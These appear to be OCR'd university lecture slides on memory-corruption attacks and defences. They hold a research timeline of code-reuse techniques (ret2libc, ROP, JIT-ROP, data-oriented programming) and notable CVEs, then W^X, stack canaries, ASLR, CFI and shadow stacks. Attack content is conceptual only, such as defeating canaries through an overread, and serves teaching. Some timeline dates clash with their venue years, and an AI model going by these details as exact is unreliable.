
Attacker influences the behavior of benign program code without breaking control-flow integrity

Data-oriented programming

Given a suitable gadget dispatch, an attacker can chain together data-oriented gadgets at will

Dispatch must be able to chain data-oriented gadgets without violating control-flow





Selected Research & Vulnerabilities

1988-99	**ret2libc** *Solar Designer (Phrack)*; **Morris Worm:** RCE in `fingerd`; **CVE-1999-1416:** DoS & RCE in Solaris Answerbook2; **Format string vulnerabilities** *Anders (Bugtraq. 1999)*
2001	**Advanced ret2libc** *Nergal (Phrack)*
2005	**x86-64 borrowed code chunks exploitation** *Krahmer*; **Non-control-data attacks** *Chen et al (SSYM. '05)*
2007	**ROP on x86** *Shacham (CCS'07)*
2008	**ROP on ATMEL AVR** *Francillon et al (CCS'08)*; **ROP on SPARC** *Buchanan et al (CCS'08)*
2009	**ROP Rootkits** *Hund et al (USENIX Sec. '09)*; **ROP on PowerPC** *FX Lindner (BlackHat USA)*; **ROP on ARM / iOS** *Miller et al (BlackHat Europe)*
2010	**ROP w/o Returns** *Checkoway et al (CCS'10)*; **CVE-2010-3765**: *Nobel Peace Price website 0day*; **CVE-2010-2883:** *RCE in Adobe Reader and Acrobat*
2011-12	**CVE-2011-1938:** *RCE in PHP*; **CVE-2012-0003:** *RCE in WMP MIDI library*; **String-Oriented Programming** *Payer (28C3. '11)*
2013	**JIT-ROP** *Snow et al (IEEE S&P'13)*; **CVE-2013-3893:** *RCE in Internet Explorer*; **CVE-2014-9222:** *Misfortune cookie in RomPager*
2014	**Blind ROP** *Bittau et al (IEEE S&P'14)*; **Stitching Gadgets** *Davi et al (USENIX'14)*; **CVE-2014-0160:** *Heartbleed vuln. in OpenSSL*; **Write Once, Pwn Anywhere** *Yu (BlackHat USA'14)*
2015	**Out-of-Control** *Göktas et al (IEEE S&P'14)*; ***Gadget size Matters*** *Göktas et al (USENIX'14)*; **ROP is Still Dangerous** *Carlini et al (USENIX'14)*; **Data-Oriented Exploits** *Hu et al (USENIX Sec.'15)*
2016	**SROP** *Bosman et al (IEEE S&P'14)*; **Control-flow Bending** *Carlini et al (USENIX Sec.'16)*; **CVE-2016-0034:** *Angler RCE in Silverlight*; **DOP** *Hu et al (IEEE S&P '16)*

Defences


W^X

Pronounced Write XOR Execute

- also known as Data Execution Prevention (Microsoft terminology)

Virtual memory is configured so that writable pages are not executable

Result: Code injection attacks impossible



Canaries

Canary value placed between data and frame pointer


- Turn on with `–fstack-protector=strong` (GCC/Clang)

Value is randomly selected, checked before return

- If the wrong value is in memory, program crashes

Canary value is the same for each function call


- Attacker can defeat canaries with a buffer overread
- See *Pointer Authentication* next week for a fix



Cowan et al., StackGuard: Automatic adaptive detection and prevention of buffer-overflow attacks, USENIX Security (1998)

Address Space Layout Randomization

Application's memory layout changes every time it runs



Address Space Layout Randomization

For this to work, executables must be position-independent

- Executable can be loaded anywhere in memory
- Turn on with `-pie -fpie` (GCC/Clang)

Various tricks are used to make this work:


- RIP-relative addressing: include constants in code, use address relative to next instruction

  Example (note: address of the next instruction on Intel processors is called RIP)


  ```
  callq  *0x2f72(%rip)
  ```


- Global Offset Table: randomised addresses put in a table at startup

CFI: High-level idea



Shadow Stack: High-level idea

